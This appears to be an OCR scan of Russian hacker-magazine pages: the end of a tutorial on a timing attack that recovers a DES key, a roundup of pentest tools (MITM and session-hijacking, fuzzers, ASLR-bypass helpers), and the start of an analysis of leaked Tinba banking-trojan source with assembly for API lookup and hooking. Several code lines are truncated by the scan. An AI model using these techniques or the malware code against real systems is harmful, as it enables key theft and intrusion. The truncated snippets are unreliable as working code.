2	0x269C7C8025716174	9296	263	255	253	256
3	0x24D76097170F042F	9236	259	247	262	270
4	0x622313782C576FD2	9393	249	270	275	255
5	0x7D09089B5DB502A7	9320	242	269	237	241
6	0x43FA58B814CA245F	9288	262	255	277	281
...	...	...	...	...	...	...
99996	0x52357B25506C6A03	9347	265	261	267	257
99997	0x73EB295F49EE362D	9362	246	270	244	264
99998	0x15A020E77FA12977	9417	255	250	262	234
99999	0x6172416819735441	9362	249	257	244	240
100000	0x162374EE64DA2FDF	9417	265	245	250	264

↑ **Рис. 5. Данные для примера № 2**

↘ **Рис. 7. Коэффициенты Пирсона между моделью и временем**

	Значение коэффициента Пирсона			
	K1	K2	K3	K4
С усреднением	0.923	0.294	0.331	0.301
Без усреднения	0.0505	0.0008	0.0052	0.0065




Рис. 8. График корреляции для всех возможных значений шести бит ключа

Давай усредним время работы шифрований (для каждого ключа по отдельности), у которых одно и то же расстояние Хемминга (возьмем лишь те исходные тексты, для которых `∑HW(var)` лежит в интервале 234,276 ()). В этот раз мы построим график (рис. 6), где по оси X будет отложено расстояние Хемминга, а по оси Y — среднее арифметическое времени для этого расстояния.

КОЭФФИЦИЕНТ КОРРЕЛЯЦИИ ПИРСОНА

Что мы видим на рис. 6? Для трех ключей (`K2`, `K3`, `K4`) время работы шифра слабо зависит от расстояния Хемминга, а для ключа `K1` мы видим восходящий тренд. Обрати внимание на пилообразный вид графиков — это из-за того, что у нас не так много измерений и они не настолько точные, чтобы `μ(Δ(t))` усреднилось к одному значению. Все же мы можем видеть, что среднее время работы шифра увеличивается с ростом расстояний Хемминга, посчитанных для ключа `K1`, а для трех других ключей — нет. Поэтому предполагаем, что ключ `K1` верный (это действительно так). С ростом количества данных восходящий тренд для правильного ключа будет разве что усиливаться, а для неправильных ключей все значения будут сходиться к среднему. «Гребенка» тоже будет исчезать с ростом количества данных.

Согласись, строить такие графики и постоянно проверять их глазами довольно неудобно, для этого есть несколько стандартных тестов проверки зависимости между моделью и реальными данными: коэффициент корреляции, T-тест и взаимная информация. Можно вспомнить и придумать еще парочку других коэффициентов, но мы будем в основном пользоваться коэффициентом корреляции Пирсона или, что то же самое, линейным коэффициентом корреляции `pcc(x,y)` (описание коэффициента есть на Wiki — bit.ly/WWzQ3n). Этот коэффициент характеризует степень **линейной** зависимости между двумя переменными. В нашем случае зависимость именно линейная, ибо `μ(t) = a*(∑HW(var)) + T + μ(Δ(t))` можно представить как `y = a*x + b`, где x — это рассчитываемое нами расстояние Хемминга, а y — реально измеренное время. Значение коэффициента корреляции Пирсона для средних значений времени и расстояний Хемминга показано в строке «с усреднением» на рис. 7.

Значение коэффициента Пирсона для ключа `K1` в три раза выше, чем для любого из трех других ключей. Это говорит о высоком линейном соответствии между моделируемыми и реальными данными, что лишний раз подтверждает использование ключа `K1`.

Коэффициент корреляции Пирсона можно применять даже без предварительного усреднения значений. В этом случае его величина будет существенно меньше, чем для усредненных значений, но все равно правильный ключ будет давать наибольший коэффициент корреляции (строка «без усреднения»).

Таким образом, вначале визуально, а затем с помощью коэффициента корреляции мы смогли убедиться, что наша модель времени для ключа `K1` лучше всего согласуется с реальными данными. Очевидно, что проверять все возможные значения основного ключа не представляется возможным, поэтому нам необходим другой метод, который позволит искать ключ по частям. Такой метод приводится в следующем примере, который уже можно рассматривать как применимую в жизни атаку.

АТАКА НА НЕИЗВЕСТНЫЙ КЛЮЧ

Вот мы и подошли к моменту, когда ключ будет искаться частями по 6 бит. Искать 6 бит мы будем абсолютно аналогично тому, как проверяли корректность 64 бит до этого (когда работали с четырьмя ключами). Значения 6 бит ключа, которые дают самую хорошую линейную связь между моделью и реальными данными, скорее всего, будут правильными. Как это работает?

Давай рассмотрим, как можно представить время работы шифра, когда мы ищем лишь 6 бит ключа:

- переменное время, затрачиваемое на выполнение операции DES_P, зависящее от:
  - 4 бит переменной var первого раунда a*HW(var[1,1:4]) (6 бит ключа первого раунда участвуют в формировании 4 бит переменной var);
  - всех остальных бит переменной var за исключением 4 бит первого раунда a*(∑ HW(var[:,1:32]));
- постоянное время T;
- шумы измерений Δ(t).

Таким образом, время работы алгоритма можно записать в виде t = a*HW(var[1,1:4]) + a*(∑ HW(var[:,1:32])) + T + Δ(t).

Еще раз по поводу 6 бит ключа и 4 бит переменной var. Блок Фейстеля берет 32 бита регистра R и с помощью специальной перестановки E() получает 48 бит, которые затем складываются с 48 битами ключа. На первом раунде значение R нам известно, а ключ нет. Далее результат сложения разбивается (внимание!) на восемь блоков по 6 бит, и каждый набор из 6 бит подается на свою собственную таблицу Sbox. Каждая из восьми таблиц заменяет шесть входных бит четырьмя выходными битами, поэтому на выходе получается 32-битная переменная var, которая уже влияет на время работы шифра.

Если мы сгруппируем время работы всех операций шифрования, для которых расстояние Хемминга HW(var[1,1:4]) одинаковое, то среднее арифметическое времени работы будет сходиться к следующему значению: μ(t) = μ(a*HW(var[1,1:4])) + μ(a*(∑ HW(var[:,1:32]))) + μ(T) + μ(Δ(t)) = a*HW(var[1,1:4]) + μ(a*(∑ HW(var[:,1:32]))) + T + μ(Δ(t)).

Так как мы берем одинаковые значения HW(var[1,1:4]) и разные значения ∑ HW(var[:,1:32]) (мы берем исходные тексты, где HW(var[1,1:4]) обязательно одинаковое, а остальные части нас не интересуют, поэтому суммы ∑ HW(var[:,1:32]) будут разные), то среднее арифметическое μ(a*(∑ HW(var[:,1:32]))) будет сходиться к константе (если совсем точно, то μ(∑ HW(var[:,1:32])) без учета первых четырех бит должна сходиться к 254), точно так же, как в предыдущем примере сходилась величина μ(Δ(t))!

Первые четыре бита переменной var можно записать как var[1,1:4] = Sbox{E(R)[1,1:6] xor K[1,1:6]}, где E(R)[1,1:6] — первые 6 бит регистра R после операции E(); K[1,1:6] — первые 6 бит ключа; Sbox{} — таблица перестановки Sbox. Теперь заменим выражение для var[1,1:4]: μ(t) = a*HW(Sbox{E(R)[1,1:6] xor K[1,1:6]}) + μ(a*(∑ HW(var[:,1:32]))) + T + μ(Δ(t)).

Значения μ(a*(∑ HW(var[:,1:32]))), μ(Δ(t)) сходятся к своим средним арифметическим, когда они считаются для разных исходных текстов. Следовательно, при очень большом количестве усреднений значение μ(a*(∑ HW(var[:,1:32]))) + T + μ(Δ(t)) можно просто заменить на const: μ(t) = a*HW(Sbox{E(R)[1,1:6] xor K[1,1:6]}) + const.

Чтобы найти ключ в этом выражении, нужно для каждого значения 6 бит ключа выбрать исходные тексты с одинаковым HW(Sbox{E(R)[1,1:6] xor K[1,1:6]}), усреднить их время выполнения и сравнить с моделью. Окончательный алгоритм поиска ключа запишем в виде псевдокода:

```
For each key = 0:63
    For each i = 1:N

        // Исходный текст
        P = plaintext(i)

        /* Левая и правая
        части после начальной перестановки*/
        [L, R] = IP(P)
        hw_var [i] = HammingWeight(
        Sbox1(E(R)[0:5] XOR key))

        /* Расстояние Хемминга для первых
        четырех бит переменной var*/
    EndFor

    /* Коэффициент корреляции между N
    измеренными значениями времени и N
    посчитанными значениями расстояния
    Хемминга*/
    pcc(key) = ComputePearsonCorrelation↵
    (t, hw_var)
EndFor
```

Этот алгоритм был реализован на C++ (полный исходный код будет ждать тебя на dvd.xakep.ru), и посчитанные коэффициенты корреляции показаны на рис. 8. Для расчета корреляции был использован миллион измерений. Комбинация битов ключа 000010=2 дает корреляцию в четыре раза выше, чем для любого другого значения, поэтому, скорее всего, эта комбинация битов является верной. Замечу, что мы ищем ключ первого раунда, который не равен изначальному ключу.

После того как были найдены первые 6 бит ключа, можно искать следующие, пока ключ не будет восстановлен полностью. Сбор значений времени может занимать от нескольких часов до нескольких недель в зависимости от системы. Анализ данных обычно происходит значительно быстрее — за несколько часов, хотя тоже зависит от ситуации. Коммерческого ПО для атак по времени в открытом доступе нет, но ты всегда можешь воспользоваться моими исходниками.

Комбинация битов ключа 000010=2 дает корреляцию в четыре раза выше, чем для любого другого значения, поэтому, скорее всего, эта комбинация битов является верной


ПРОДОЛЖЕНИЕ СЛЕДУЕТ

Пришло время закругляться. Первая статья всегда комом, ибо она может показаться легкой/непрактичной/неинтересной, но без вводной части далеко не уйдешь. Ну а в последующих номерах журнала мы продолжим изучение аппаратных атак, разберем, как воспользоваться потребленным питанием устройства, чтобы взломать шифр, и как восстановить ключ с помощью ошибок в вычислениях. Так что stay tuned, как говорят.



WARNING


Внимание! Информация предоставлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!



Дмитрий «D1g1» Евдокимов
Digital Security
@evdokimovds


X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ





Автор: Simone Margaritelli & Co
Система: Android
URL: www.dsploit.net





Автор: iSECPartners
Система: Windows
URL: https://github.com/iSECPartners/DIBF

```
Usage: balbuzard.py [options] <f

Options:
  -h, --help              show thi
  -c CSV, --csv=CSV       export r
  -v                      verbose
  -r                      find fil
  -z ZIP_PASSWORD, --zip=ZIP_PAS
                          if the f
                          using th
  -f ZIP_FNAME, --zipfname=ZIP_F
                          if the f
                          within t
                          (default
```



Автор: Decalage
Система: Windows
URL: https://bitbucket.org/decalage/balbuzard/wiki/balbuzard

ВООРУЖЕННЫЙ ANDROID

dSploit — это набор Android-инструментов для анализа сети и проведения пентеста с мобильного устройства на ОС Android. Согласись, очень удобно часть работы делать прямо с экрана своего смартфона!

Основной доступный функционал:

- сканирование Wi-Fi и крякинг ключей от распространенных роутеров;
- определение сервисов на цели;
- поиск известных уязвимостей по базе NVD;
- мультипротокольный login-крякер;
- сбор и отправка TCP- и UDP-пакетов;
- поддержка HTTPS/SSL (SSL Stripping + HTTPS → Redirection);
- MITM Realtime Network Stats;
- MITM Multi Protocol Password Sniffing;
- MITM HTTP/HTTPS Session Hijacking;
- MITM HTTP/HTTPS Hijacked Session File Persistance;
- MITM HTTP/HTTPS Realtime Manipulation.

По данным пунктам он превосходит своих как бесплатных, так и платных конкурентов: DroidSheep, NetSpoof и zAnti. При этом он может еще и запускать RouterPWN на роутере, делать traceroute, сканировать порты, также в процессе MITM можно заменять изображения, видео с YouTube и вставлять свой JavaScript-код. Для всего этого тебе понадобится ARM-устройство с ОС Android не ниже версии 2.3 с root-доступом и установленным BusyBox.

IOCTL TOOL SUITE

К теме фаззинга драйверов через IOCTL-команды мы обращались не раз, но тема до сих пор жива и являет на свет новые инструменты. DIBF — Dynamic Ioctl Brute-Forcer (and fuzzers). Этот инструмент имеет две отличительные особенности, на которых и остановимся.

Во-первых, IOCTL-значения, которые драйвер принял, и их валидный размер сохраняются в отдельный файл и могут быть использованы в дальнейшем для глубокого анализа. По завершении каждой итерации фаззер выводит подробную статистику о том, сколько запросов было отправлено, сколько успешно дошло и так далее.

Во-вторых, DIBF состоит из трех dumb-фаззеров:

- pure random fuzzer;
- sliding DWORD fuzzer;
- asynchronous fuzzer.

При этом можно их комбинировать и устанавливать временные лимиты на работу каждого. Также здорово, что данный инструмент можно использовать как доказательство наличия уязвимости. Можно с помощью него и hex-редакторов собрать интересующий запрос и отправить драйверу.

BALBUZARD

Balbuzard — это инструмент для анализа вредоносного ПО, извлечения интересных паттернов из этих файлов, таких как IP-адреса, URL, типичные строки EXE-файлов и известные заголовки файлов.

Идея инструмента очень проста: когда необходимо проанализировать вредоносный/подозрительный файл, во-первых, открываем его в hex-редакторе для просмотра типа файла. Затем пробегаемся и ищем интересные строчки, URL, IP-адреса, другие встроенные файлы и так далее. Это очень полезно для того, чтобы анализировать файл дальше.

Но когда файл достаточно большой, все это делать глазами очень затруднительно и ты можешь просмотреть важную и полезную информацию. Вот чтобы такого не было, автор и создал данный инструмент.

Особенности:

- поиск на основе регулярных выражений;
- набор готовых регулярок для IP-адресов, email-адресов, URL, типичных EXE-строк, общих заголовков файлов, различных строк вредоносного ПО;
- использование Yara-движка и правил при необходимости;
- CSV-вывод;
- batch-анализ множества файлов/папок;
- отсутствие сторонних зависимостей.

VIPROY

4



Автор: Fatih Ozavci
Система: Windows/Linux
URL: www.viproy.com

Viproy — это Voip-набор для пентестера, включающий в себя модули для тестирования на проникновение VoIP-сети. Он поддерживает анализ протоколов SIP и Skinny, IP телефонных сервисов и инфраструктур сети. Помимо всего этого, Viproy предоставляет библиотеку для собственного фаззинга и анализа. А на самом деле данный инструмент представляет собой набор модулей из Metasploit — что очень удобно.

Поддерживаемые модули:

- SIP Register;
- SIP Invite;
- SIP Message;
- SIP Negotiate;
- SIP Options;
- SIP Subscribe;
- SIP Enumerate;
- SIP Brute Force;
- SIP Trust Hacking;
- SIP UDP Amplification DoS;
- SIP Proxy Bounce;
- Skinny Register;
- Skinny Call;
- Skinny Call Forward;
- VOSS Call Forwarder (September 2014);
- VOSS Speed Dial Manipulator (September 2014);
- MITM Proxy TCP;
- MITM Proxy UDP;
- Cisco CDP Spoofer.

В итоге мы можем атаковать SIP клиентов сети и Skinny. Для более подробного знакомства с инструментом советую обратиться к презентации автора «VoIP Wars: Attack of the Cisco Phones» (goo.gl/RTVWbd). Happy hacking Cisco :).



Автор: Joshua J. Drake
Система: Linux
URL: https://github.com/jduck/android-cluster-toolkit



ПОВЕЛИТЕЛЬ ANDROID'ОВ


Если ты активно занимаешься безопасностью и исследованием устройств на базе Android, то наверняка у тебя не одно устройство, а целая коллекция от разных производителей с разными версиями и прочим. Проблема фрагментации версий Android всем известна. В общем, получаем неплохой зоопарк устройств. Естественно, в наличии должен быть хороший, большой USB hub, куда воткнуты девайсы. И вот с этим со всем надо работать.

Android Cluster Toolkit помогает организовать взаимодействие с множеством Android-девайсов. В общем, он предназначен для работы с большой коллекцией устройств, присоединенных к одному компьютеру напрямую либо через один или несколько USB-хабов. Так что исследователь может работать либо с одним устройством, либо сразу с целой группой устройств.

Программа написана на Ruby. Давай познакомимся с основными скриптами:

- scan.rb — позволяет быстро добавить новое устройство в систему;
- shell.rb — позволяет выполнять shell-операции на конкретном устройстве;
- mdo — позволяет запустить нужную ADB-команду на группе устройств, например удобно установить приложение сразу на несколько устройств одной командой;
- mcmd — позволяет выполнять shell-операции на группе устройств, например получить сетевые настройки с устройств;
- mbb — позволяет выполнять команды из BusyBox на группе устройств;
- mpull — позволяет скачать необходимые файлы с группы устройств на хостовую машину.

Теперь твой Android-зоопарк будет под контролем.



Авторы: Aidan Marlin, Nikos Laleas
Система: Windows/Linux
URL: https://github.com/nccgroup/memaddressanalysis



MEM ADDRESS ANALYZER

Целью данного исследовательского проекта было создать инструмент, способный:

- повторно запускать программу по выбору X раз (настраиваемо);
- при этом для каждого запуска ждать Y времени (настраиваемо);
- записывать адреса и размеры смаппированных страниц памяти и права на них: на запись, на чтение/запись;
- по завершении работы просматривать, какие страницы памяти были выделены с теми же правами по одному и тому же адресу.

Я думаю, многие догадались, что данный подход позволяет динамически обнаруживать адреса, полезные для обхода ASLR (Address Space Layout Randomization). При этом программа представляет собой небольшой скрипт на Python и поддерживает Linux и Windows.

Наблюдательный читатель может обратить внимание, что не отмечаются страницы памяти, помеченные только на выполнение. Это связано с тем, как работает ASLR в ОС Windows, — DLL будут перебазироваться только после перезагрузки всей системы, так что они будут вносить некорректные помехи в результаты.

Scan Information (show less):
- dependency-check version: 1.2.4-SNAPSHOT
- Report Generated On: Aug 4, 2014 at 23:09:04 EDT
- Dependencies Scanned: 158
- Vulnerable Dependencies: 24
- Vulnerabilities Found: 111
- Vulnerabilities Suppressed: 8
- NVD CVE 2002: 01/06/2014 07:15:27
- NVD CVE 2003: 01/06/2014 06:51:06
- NVD CVE 2004: 01/06/2014 06:45:45
- NVD CVE 2005: 01/06/2014 06:35:57
- NVD CVE 2006: 01/06/2014 06:19:14
- NVD CVE 2007: 01/06/2014 05:53:34
- NVD CVE 2008: 01/06/2014 05:28:59
- NVD CVE 2009: 01/06/2014 05:01:49
- NVD CVE 2010: 01/06/2014 04:41:37
- NVD CVE 2011: 01/06/2014 04:18:07
- NVD CVE 2012: 01/06/2014 03:57:32
- NVD CVE 2013: 01/06/2014 03:33:47
- NVD CVE 2014: 01/08/2014 14:54:49
- NVD CVE Modified: 04/08/2014 20:01:23

Автор: Jeremy Long
Система: Windows/Linux
URL: https://github.com/jeremylong/DependencyCheck



ОТ ЗАВИСИМОСТИ ДО УЯЗВИМОСТИ

Давай представим ситуацию: ты исследуешь какую-то программу, которую написали по госзаказу. Первым делом, скорее всего, ты захочешь узнать, что стороннего использовали разработчики при ее создании. После этого ты, естественно, поинтересуешься, какие версии сторонних библиотек использовались, последние ли они и закрыты ли в них все известные уязвимости. Для этого ты полезешь в какую-нибудь базу уязвимостей и начнешь все проверять вручную. В общем, это не особо интересная и муторная работа, которую хорошо было бы автоматизировать.

Dependency-Check — это утилита, которая помогает обнаружить публично известные уязвимости в сторонних зависимостях исследуемого проекта. На текущий момент она поддерживает анализ Java- и .NET-зависимостей, но планируется поддержка Node.js и клиентских JavaScript-библиотек. Этот инструмент прекрасно подходит для проверки одного из пунктов OWASP — «A9 — Using Components with Known Vulnerabilities».



20 КИЛО АССЕМБЛЕРА


КОВЫРЯЕМ САМЫЙ МАЛЕНЬКИЙ ТРОЯН СОВРЕМЕННОСТИ




Евгений Дроботун
drobotun@xakep.ru



Этот троян запросто мог бы затеряться среди тысяч своих собратьев по ремеслу, если бы не одно «но». Согласись, в нынешнем мире гигабайт, гигагерц и сотен тысяч строк кода не каждый день можно встретить полноценную банковскую малварь размером чуть меньше двадцати килобайт, да и к тому же полностью написанную на асме.










Рис. 1. Описание Trojan. Tinba от Symantec

Рис. 2. Trojan.Tinba на VirusTotal

Рис. 3. Сообщение на одном из форумов об исходниках Trojan. Tinba

Рис. 4. Содержимое архива с исходниками трояна



КАК ВСЕ НАЧИНАЛОСЬ

Все началось два года назад, когда антивирусные компании стали наперебой рапортовать о поимке очередного зловреда, который обладал полноценным функционалом по отъему наличности у пользователей различных систем интернет-банкинга и при этом умещался в 19 968 байт кода.

Пару месяцев назад интерес к этому троянцу вернулся из-за утечки исходных кодов зловреда на просторы интернета. При этом некоторые из антивирусных экспертов начали предрекать появление многочисленных клонов трояна, как это было после утечки в паблик исходников Zeus или Carber.

Мы решили не оставаться в стороне и провести небольшой анализ исходников Trojan.Tinba, чтобы узнать, есть ли в них что-нибудь интересное для мечтающего об оптимизации своего кода хакера.

ПОИСК НУЖНЫХ API-ФУНКЦИЙ

Весь основной функционал Trojan.Tinba реализован во внедряемом в другие процессы коде, и поэтому первое, что должен сделать трой, — это найти адреса всех нужных для своей работы API-функций. В данном случае используется поиск адреса API-функции по ее имени в таблице экспорта нужной библиотеки (трой использует API из kernel32.dll, ntdll.dll, ws2_32.dll, wininet.dll и nspr4.dll), при этом, чтобы не хранить имена самих функций в теле, от имени каждой функции берется хеш и уже по этому хешу ищутся нужные функции. Это, во-первых, позволяет не светить имена функций в коде троя, а во-вторых, существенно уменьшает объем кода, поскольку таблица хешей занимает меньше места, чем таблица имен API-функций.

Поиск функций начинается с библиотеки kernel32.dll (оно и понятно, редко какой процесс обходится без ее загрузки). Для начала трою необходимо найти так называемый адрес базы kernel32.dll (начальный адрес того места, куда эта библиотека загружена). Из всех известных способов нахождения адреса базы kernel32.dll авторы этой малвари выбрали один из самых эффективных с точки зрения быстродействия и размера кода — получение этого адреса из структуры PEB _ LDR _ DATA, которая находится в Process Environment Block (PEB):

```
;получение указателя на PEB
mov   esi, [fs:30h]
mov   esi, [esi+0Ch]
;получение указателя на PEB _ LDR _ DATA
mov   esi, [esi+1Ch]
;поиск адреса kernel32.dll по наличию
;символов "32" в имени загруженного модуля
@@:     mov   ecx, [esi+8h]
mov   edi, [esi+20h]
mov   esi, [esi]
;0320033 — это символы "32" в юникоде
cmp   dword ptr [edi+0Ch], 0320033h
jne   @B
```

После того как адрес нахождения kernel32.dll найден, в таблице экспорта этого модуля ищутся нужные функции и их адреса записываются в ту же самую таблицу хешей, в специально отведенные для этого места.

Адрес загрузки оставшихся библиотек определяется уже с помощью API GetModuleHandle, поскольку адрес этой функции был найден ранее:

```
;адрес базы ntdll.dll
invokx   _GetModuleHandleA[ebx], "ntdll"
...
```

ПЕРВОЕ, ЧТО ДОЛЖЕН СДЕЛАТЬ ТРОЙ, — ЭТО НАЙТИ АДРЕСА ВСЕХ НУЖНЫХ ДЛЯ СВОЕЙ РАБОТЫ API-ФУНКЦИЙ



WWW

Исходники дизассемблера длин Catchy32 можно скачать здесь: vxheavens.com/dl/ple/catchy32.zip

Повесть о похождениях Trojan.Win32.Tinba в Туреции от Trend Micro: www.csis.dk/downloads/Tinba_White_Paper.pdf



```
.code

        ;; Constants
        ARRAYLEN  equ 1024
        KBYTE     equ 1024
        MBYTE     equ 1024*KBYTE
        BUFFERLEN equ 2*MBYTE
        RESERVE   equ 128*KBYTE


        HTTP_REQUEST    equ 1
        HTTPS_REQUEST   equ 2
        INJECT_GRABBED  equ

@_API_Hashes_table:
;; API Hashes table start

        ;; kernel32
        _LoadLibraryA                 dd 0, 05A575AE4h
        _GetModuleHandleA             dd 0, 0C02BD427h

        _CreateToolhelp32Snapshot     dd 0, 03B2EFF48h
        _Process32First               dd 0, 0D2F49D5Ah
        _Process32Next                dd 0, 0B06C2089h
        _OpenProcess                  dd 0, 0684C0A05h


        _CreateFileA                  dd 0, 0A2A93BE9h
        _GetFileSize                  dd 0, 0CA80AE13h
        _SetFilePointer               dd 0, 006D09387h
        _ReadFile                     dd 0, 004D8BEBAh
        _WriteFile                    dd 0, 0245BD03Bh
```


Рис. 5. Таблица хешей от имен API-функций, используемых троем для своей деятельности

```
C745 FC D05C   MOV DWORD PTR SS:[EBP-4],OFFSET 006
E8 D1330200    CALL 00552FE9
CC             INT3
8BFF           MOV EDI,EDI
55             PUSH EBP
8BEC           MOV EBP,ESP
8B4D 08        MOV ECX,DWORD PTR SS:[EBP+8]
8B01           MOV EAX,DWORD PTR DS:[ECX]
6A 00          PUSH 0
FF50 04        CALL DWORD PTR DS:[EAX+4]
5D             POP EBP
C2 0400        RETN 4
8BFF           MOV EDI,EDI
55             PUSH EBP
8BEC           MOV EBP,ESP
51             PUSH ECX
51             PUSH ECX
8D45 F8        LEA EAX,[LOCAL.2]
50             PUSH EAX
FF71 08        PUSH DWORD PTR DS:[ECX+8]
FF15 7850580   CALL DWORD PTR DS:[<&GDI32.GetViewp
8B4D F8        MOV ECX,DWORD PTR SS:[LOCAL.2]
```

6

Рис. 6. Стандартный пролог в начале API-функции (к сожалению, несмотря на все усилия Microsoft, он присутствует не во всех API-функциях)

```
  ;; Change API memory protection
  invokx   _VirtualProtect[ebx], lpAPI, 32, PAGE_READWRITE, &flOldProtect
  test eax, eax
  jz   @ret

  ;; Allocate memory for trampoline
  invokx   _VirtualAlloc[ebx], 0, 32, MEM_COMMIT or MEM_
  test eax, eax
  jz   @oldprotect
  mov  edi, eax

;; Write return to original API code + len of copi
mov  byte ptr [edi], 68h                 ;; PUSH of                pied code
mov  dword ptr [edi+1], esi              ;; addr
mov  byte ptr [edi+5], 0C3h              ;; RETN

;; New real API address
mov  edi, plpAPI
mov  [edi], eax

;; Edit original API code start
mov  edi, lpAPI
mov  eax, lpHandlerProc
mov  byte ptr [edi], 0E9h                ;; JMP FAR
sub  eax, edi
sub  eax, 5
mov  dword ptr [edi+1], eax
```

Изменение атрибутов первых байт перехватываемой функции

Выделение памяти для сохранения начальных байт перехватываемой функции (так называемый трамплин)

Запись адреса возврата в оригинальную API-функцию

Запись инструкции JMP с адресом на перехватчик API-функции

7

Рис. 7. Кусок кода с реализацией сплайсинга API-функций

```
...
;адрес базы ws_2_32.dll
invokx   _GetModuleHandleA[ebx], "ws2_32"
...
```

Далее так же, как и в первом случае, в таблицах экспорта этих модулей ищутся адреса нужных функций. Из kernel32.dll трой использует 28 API-функций, из ntdll.dll — три функции, а из ws_2_32.dll — восемь.

Для вычисления хеша применена «авторская методика» размером всего 25 байт (в отличие от громоздких и ресурсоемких CRC-32 и прочих стандартных алгоритмов):

```
;адрес начала таблицы экспорта
mov   edi, lpDllBaseAddr
...
...
;подсчет хеша
xor   edx, edx
@@:      mov   eax, 7
mul   edx
mov   edx, eax
movzx eax, byte ptr [edi]
add   edx, eax
inc   edi
;проверка конца строки с именем API
cmp   byte ptr [edi], 0
jnz   @B
...
```

РЕАЛИЗАЦИЯ ПЕРЕХВАТА API-ФУНКЦИЙ

